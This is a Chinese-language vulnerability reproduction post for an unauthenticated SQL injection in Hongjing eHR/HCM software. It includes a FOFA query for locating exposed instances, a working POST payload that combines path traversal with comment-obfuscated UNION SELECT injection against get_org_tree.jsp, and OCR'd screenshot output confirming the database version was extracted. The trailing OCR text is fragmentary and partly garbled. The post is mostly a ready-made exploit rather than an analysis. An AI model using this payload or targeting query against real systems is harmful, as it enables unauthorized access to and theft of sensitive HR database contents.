
H1-12宏景-人力资源管理-SQL

漏洞描述：

宏景eHR view、trainplan_tree.jsp、zp_options/get_org_tree.jsp等接口处存在SQL注入漏洞，未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令，从而窃取数据库敏感信息。

网站图片：



网络测绘：

fofa语法：

FOFA：app="HJSOFT-HCM"


漏洞复现：

payload：

```
POST /templates/attestation/../../hire/zp_options/get_org_tree.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

params=1%3c1/***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//*
```

效果图:
查询数据库版本


Request
数据包扫描
热加载
构造请求
POST /templates/attestation/../../hire/zp_options/get_org_tree.jsp HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
params=1%3c1/***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//***//
***//
***//
/union///***/select/***//***/1,2,@@version,4--+
Responses
874bytes / 69ms
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
x-frame-options: SAMEORIGIN
Set-Cookie: JSESSIONID=D3BA935F0866B1B8597
Content-Type: text/xml; charset=utf-8
Date: Thu, 18 Jan 2024 16:19:23 GMT
Content-Length: 874
<?xml version="1.0" encoding="GB2312"?>
<TreeNode id="00" text="root" title="organ
<TreeNode id="2" text="Microsoft SQL Ser
#xA;	Oct 19 2012 13:43:21
	
Developer Edition on Windows NT 6.2 <
title="Microsoft SQL Server 2012 (SP1) -
2012 13:43:21
	Copyright (c) Mi
Edition on Windows NT 6.2 <X64> (B
zp_options/poslistlogin.do?b_query=link&
zp_options/get_org_tree.jsp?
encryptParam=mA1zGtOaNfNYUqYeLZnPAATTP2H
2HJFPAATTPXQHzzNo18uc5WGvGsXo2vbq3c89JAa
</TreeNode>